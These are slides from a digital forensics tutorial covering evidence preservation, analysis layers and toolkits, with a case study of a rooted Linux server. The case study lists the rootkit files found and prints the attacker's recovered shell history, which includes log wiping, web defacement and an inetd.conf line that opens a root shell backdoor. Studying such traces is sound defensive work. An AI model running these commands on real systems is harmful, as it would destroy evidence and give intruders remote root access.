



# Digital Forensic Analysis

## *Security Tutorial*

Lukas Grunwald

Centre de Recherche Public Henri Tudor

# The Challenge



- documented and comprehensible detection of evident data
  - exculpatory and inculpatory evidence must be found


# The Task



- this will be ensured through:
  - logical analysis
  - physical analysis
  - integrity analysis of the data
  - profiling of the offender
  - access analysis
- to ensure this while court proceeding:
  - reproducible procedures
  - protection against manipulation of evidence



# Logical Structure



# Labs



Forensic analysis can be done by an internal task force or by an external service provider:

There are:

- private forensic labs
  - sometimes high charges
- public authorities (police, intelligence forces)
  - free of charge, financed by the public

# Criteria for Lab Selection



- How are my data handled during analysis?
- How are my data protected against deletion/destruction?
  - against manipulation?
- What is the skill-level of the lab personal?
  - for my specific operating system
- Are special skills for server forensic available?
- Additional features required like:
  - physical restoration and un-deletion of a destroyed data medium

# Criteria for Lab Selection



## Analysis by a state-controlled lab

- police labs and other publicly financed labs (FBI, etc ..)
  - investigation can be initiated by reporting an offence to the police
- conflict of interests
- confiscation of computer systems and servers
- loss of control

# Criteria for Lab Selection



## Analysis by a state-controlled lab

- subsequent damage
  - image
  - availability
  - integrity
  - discretion
  - non-disclosure is not granted in case of public (court) proceedings

# Cooperation between CERT and Foren

## Cooperation between CERT and Forensic

- CERT first at crime-site
- first point of contact
- coordinates investigation
- forwards information to the forensic analysis team

# Server Forensic



## Preserving evidence

- backup log and time-stamp data from the server
- data available locally on hard discs or stored in a SAN?
- which meta-data could have been manipulated?
- RAID or plain-disc?
  - de-striping necessary?
- which types of file-system?
  - (NFS, server-file-systems, NTFSv5..)
- backup of runtime- and system-parameters
  - (MAC, CPU-ID, system-ID...)

# Server Forensic



## Preserving evidence

- which flows of communication?
- physical access?
- hard disc forensic

# Workplace / Desktop Forensic



## Preserving evidence

- securing hard disks and other media
  - CDRs, tapes, token-memory, internet access data
  - ..
- immediate power off to prevent deletion of temporary data
  - browser-cache, e-mails, downloads, news directories
- hard disc forensic

# The Analysis



Additional data-sources:

- firewall- and IDS-logs
- radius/TACAS+ and dial-in logs from ISP
- additional access control information (from cameras etc.)

# The analysis



## Examination of storage media:

- media encrypted, not readable?
- physical restoration required by a special data-rescue lab
- creation of an identical forensic analysis image with all meta- and file system-data
- restoration of deleted files from the forensic analysis image

# Typical Issues



- diversity of operating systems, file formats and data encodings
- often evident data is erased or only available in fragments
  - on the data media
- conversion between different encodings
  - e.g. EBDIC -> ISO-Latin-1, UNICODE, UCF, UTF
  - ...
- RAID and SAN-Systems
  - you need to de-stripe the volume or make a dump from the SAN

# Different Layers



## 1. file-system layer

- e.g.: filenames, directory indexes, NTFS Index Trees

## 2. meta-data file-system layer

- e.g.: UNIX INODES, NTFS MFT entries

## 3. logical disc layer

- e.g.: blocks on the media or HD-cluster, IP-Encapsulation

## 4. physical layer

- e.g.: ATAPI- or SCSI-access via host-adaptor, Ethernet-Encoding

## 5. physical media layer

- e.g.: magnetic recording on the media, modulation on the network wire  
(HDB-3, QPSK)

# The Analysis



## Preserving evidence

- server forensic or analysis of a desktop / workplace system
- server still online
- evident information could be still in the ram-memory

## **Tough decision: evident data could be destroyed!**

- POWER-OFF to make a forensic file system and hard disc analysis
- MEMORY-DUMP from running processes to get evidence from address-space

# Top-down Analysis



- first use system tools to search for logical files and analyze the file system
- use special software to detect file types based on „Magic-Bytes “, helps to classify large quantities of files quickly
- analyze access control data like permissions, ACLs, filesystem- and object-rights
  - e.g. search for SUID files on UNIX or analyse the user-policy at W2K, XP

# Top-down Analysis



- analysis of meta-data, such as timestamps of important system files
  - e.g. file for system-access like PAM, RADIUS, PASSWD, registry files
- integrity analysis of meta-data to detect manipulated time-stamps and access dates
  - e.g. access-time is before creation time

# Additional Analysis with Tools



- automated forensic analysis
- reconstruction
  - detection of evident data
  - recovery of erased hard disc areas
- safe duplication of storage media without tampering or loss of evidence
- analysis of file-formats
  - mail-folder, picture files

# Additional Analysis with Tools



There are two different types of tools, workstation / desktop tools and server-analysis tools.

- saving volatile data
  - memory dump of processes, disassembling of SWAP and proc-dumps
- analysis of access- and rights-meta-data
- creation of search patterns including cross-platform conversions

# Toolkits



- most forensic labs develop their own tools in-house
  - nCase
  - TASK from @STAKE
  - TCT
- different file systems and analysis layers must be supported

# Forensic Accounting



logging of:

- Syslog
  - login, audit-trails, permissions
- accounting-data
  - online-time, IP, account, etc.
- communication-flows
  - network-connections, web-server logs, mail logs

# Forensic Accounting - Sources



Data sources for forensic accounting could be:

- a router
  - dial-in, border, access, e.g. via Netflow
- a firewall
- a sniffer
- a NIDS-System

# An Example Case



Suspicious behavior: System responds to a ICMP-packet not targeted at its MAC-address

- integrity analysis of this particular internet-server
- nothing detected on running machine, everything looks normal
- MD5-Check does not indicate manipulation of any system files
- hard disk cloned for analysis in forensic lab to clarify misbehavior

# An Example Case



In the lab:

- after mounting hard disc read-only analysis of file system
- MD5-Check is now positive: all system files including MD5 are manipulated
- detection of non-system files

# An Example Case



```
find /
```

```
./defs  
./defs/p  
./defs/q  
./defs/r  
./defs/s  
./defs/f  
./defs/t  
./defs/sshdpass  
./defs/crontab.old  
./defs/df.old  
./defs/dir.old  
./defs/du.old  
./defs/find.old
```

# An Example Case



```
./defs/vdir.old  
./defs/ifconfig.old  
./defs/in.telnetd.old  
./defs/killall.old  
./defs/ls.old  
./defs/netstat.old  
./defs/ps.old  
./defs/pstree.old  
./defs/syslogd.old  
./defs/tcpd.old  
./defs/digital
```

# An Example Case



```
./defs/loco  
./defs/loco/arp spoof  
./defs/loco/dns spoof  
./defs/loco/dsniff  
./defs/loco/filesnarf  
./defs/loco/macof  
./defs/loco/mailsnarf  
./defs/loco/msgsnarf
```

# An Example Case



```
./defs/loco/sshmitm
./defs/loco/tcpkill
./defs/loco/tcpnice
./defs/loco/urlsnarf
./defs/loco/webmitm
./defs/loco/webspy
./defs/loco/.system.auth
./defs/adore.o
./defs/cleaner.o
./defs/ava
./defs/sshd1
```

Root-KIT and spyware detected

# An Example Case



Where did this attack come from?

- restoration of deleted data to find shell-history files
- after manual analysis the shell history can be restored

# An Example Case - Shell History



```
exit
ls
ls
id
uname -a
ls
cd /var
ls
rm *
cd log
ls
rm *
rm *.*
who
```

# An Example Case - Shell History



```
w
ls
cd news
ls
rm *
find / \ |grep index*
cd /usr/local/httpd/htdocs
ls
cat /etc/hosts
ls index.*
echo "owned" > index.html
  echo "owned" > index.php3
ls logo.jpg
ls
r
ls
cd IMAGES
```

# An Example Case - Shell History



```
find / \ |grep logo.jpg
cd /usr/local/httpd/htdocs/netcamp/
ls
ls index*
echo "owned" index.html
echo "owned" > index.html
echo "owned" > index.bak
echo "owned" > index2.html

w
ls
ls logo.jpg
cd temp
ls
ls index*
echo "owned" > index.html
ls
```

# An Example Case - Shell History



```
cd images
ls
rm logo.jpg
echo "owned" > index.html
rm header.jpg
ls /
ls *.jpg
ls
rm header.JPG
ls main.*
cd ..
ls main*
echo
rm main.html
echo owned > main.html
ls
find / \ |grep main.html
```

# An Example Case - Shell History



```
echo hacked > /usr/doc/packages/htdig/htdoc/main.html
echo owned > /usr/lib/xf4.0/Help/XFhtml/main.html
echo eu > /usr/lib/xmgr/doc/main.html
echo eu > /usr/local/httpd/htdocs/netcamp/temp/main.html
echo rooted > /usr/local/httpd/htdocs/netcamp/db_main.html
echo porra > /usr/local/httpd/htdocs/netcamp/main.html
echo merda > /opt/kde/share/doc/HTML/en/kdehelp/main.html
find / -uname header.html
find -iname header.html
find / \ |grep header.html
echo cu > /usr/doc/packages/mod_php/manual/function.header.html
echo porra > /usr/lib/samba/swat/include/header.html
echo awe > /usr/local/httpd/htdocs/manual/header.html
echo hacked > /usr/local/httpd/htdocs/manual/misc/header.html
```

# An Example Case - Shell History



```
cat /usr/local/httpd/htdocs/manual/misc/header.html
echo heack > /usr/local/httpd/htdocs/manual/mod/header.html
echo tomanocu > /usr/local/httpd/htdocs/manual/vhosts/header.html
echo oi > /usr/local/httpd/htdocs/netcamp/temp/header.html
echo oiamigo > /usr/local/httpd/htdocs/netcamp/header.html
echo hi > /opt/www/htdig/common/header.html
find / \ |grep header.JPG
rm /usr/local/httpd/htdocs/netcamp/images/header.JPG
rm /usr/local/httpd/htdocs/netcamp/temp/header.JPG
rm -fr /usr/local/httpd/htdocs/netcamp/header.JPG
rm -rf /usr/local/httpd/htdocs/netcamp/header.JPG
ls /usr/local/httpd/htdocs/netcamp/header.JPG
ls /usr/local/httpd/htdocs/netcamp/temp/header.JPG
cat /etc/hosts
```

# An Example Case - Shell History



```
rm *.*
ls
cat /etc/hosts
find / \ |grep flash
cd /adm
cd /lo
cd /var/adm
ls
cd /usr/adm
cd /usr
ls
cd share
ls
cd ..
cd local/as
```

# An Example Case - Shell History



```
cd httpd
ls
cd htdocs
ls
rm *.*
ls
cd netcamp
ls
rm *.*
find / \ |grep wiruberuns.html
ls
cd admin
ls
echo "owded" > index.php3
cat index.php3
ls
rm *.*
```

# An Example Case - Shell History



```
ls
cd zip
ls
ls
cd /
cd var/logs
cd /var
cd logs
ls
cd adm
ls
rm *.*
```

# An Example Case - Shell History



```
cd backup
rm *.*
cd ..
rm *
ls
ls setup
cd ..
ls
rm spool/*.*
cd log
ls
ls news
cd ..
cd /
ls
echo 'webster stream tcp nowait root /bin/sh sh -i' >> /etc/inetd.conf
```

# An Example Case - Shell History



```
quit
exit
ÿôÿÿÿüÿôÿÿÿü
ÿôÿÿÿü
ls
cd /var/log
ls
rm *
cd news
exit
```

Now all deleted system log-files must be recovered.

# An Example Case



Analysis of system log-file reveals:

- vulnerability in FTP-daemon was exploited by a buffer-overrun attack
- IP-address and access time of the attacker could be detected

# Basis of Forensic Analysis



- file systems
  - journal
  - data
  - meta-data
  - physical recording
  
- memory
  - MMU
  - SWAP
  - user space
  - system space

# Integrity Analysis



- comparison with a clean installation
  - hash-checksum via
    - MD5
    - SHA-1
- in-depth analysis of
  - programmes
  - binary data
  - ASCII-data
  - configuration files
  - temporary files

# Example Toolkits



The @stake Sleuth Kit (TASK)

<http://www.atstake.com/research/tools/task/>

- layer 1-3
- based on TCT
- is capable of working with „DD“-images
- NTFS, FAT, FFS, and EXT2 file systems
- free software

# Example Toolkits



## Autopsy Forensic Browser

<http://www.atstake.com/research/tools/autopsy/>

- GUI for TASK
- simple to use
- free software

# Example Tools



Foremost <http://foremost.sourceforge.net/>

- developed by the United States Air Force Office of Special Investigations
- works on image files from dd, Safeback, Encase etc. or directly on a hard drive
- searches for patterns and media-files
- free software

# Example gpart



gpart - guess PC-type hard disk partitions

<http://www.stud.uni-hannover.de/user/76201/gpart/>

- finds and guesses partitions
- supports many files ystems
- free software

# Linux-based Toolkits



Linux 2.4.x <http://www.linux.org>

- layer 1-4
- free kernel with GNU/System
- supports a huge amount of file-systems
  - Reiserfs, Apple Macintosh, BFS, VFAT, FFS, EFS, XFS, NTFS, HPFS ...
- direct access to SCSI and ATAPI-layers
- direct access to block-level
- free software
  - GNU General Public License (GPL)

# Evidator



## DN-Systems Labs Evidator Toolkit

- layer 1-4(5)
- pattern-generator
  - cross-conversion from search patterns
- direct analysis of ATAPI/SCSI RAW Layer on the forensic image
- detection of file-formats via Magic-Bytes
- auto-sort of recovered files in file-format directories (picture gallery ..)
  - all JPEG pictures in one gallery

decoding of MIME/TNEF and archive formats

# Source-Audit

---



practical work with the tools

# THANK YOU

---



## Questions?

[l.grunwald@dn-systems.de](mailto:l.grunwald@dn-systems.de)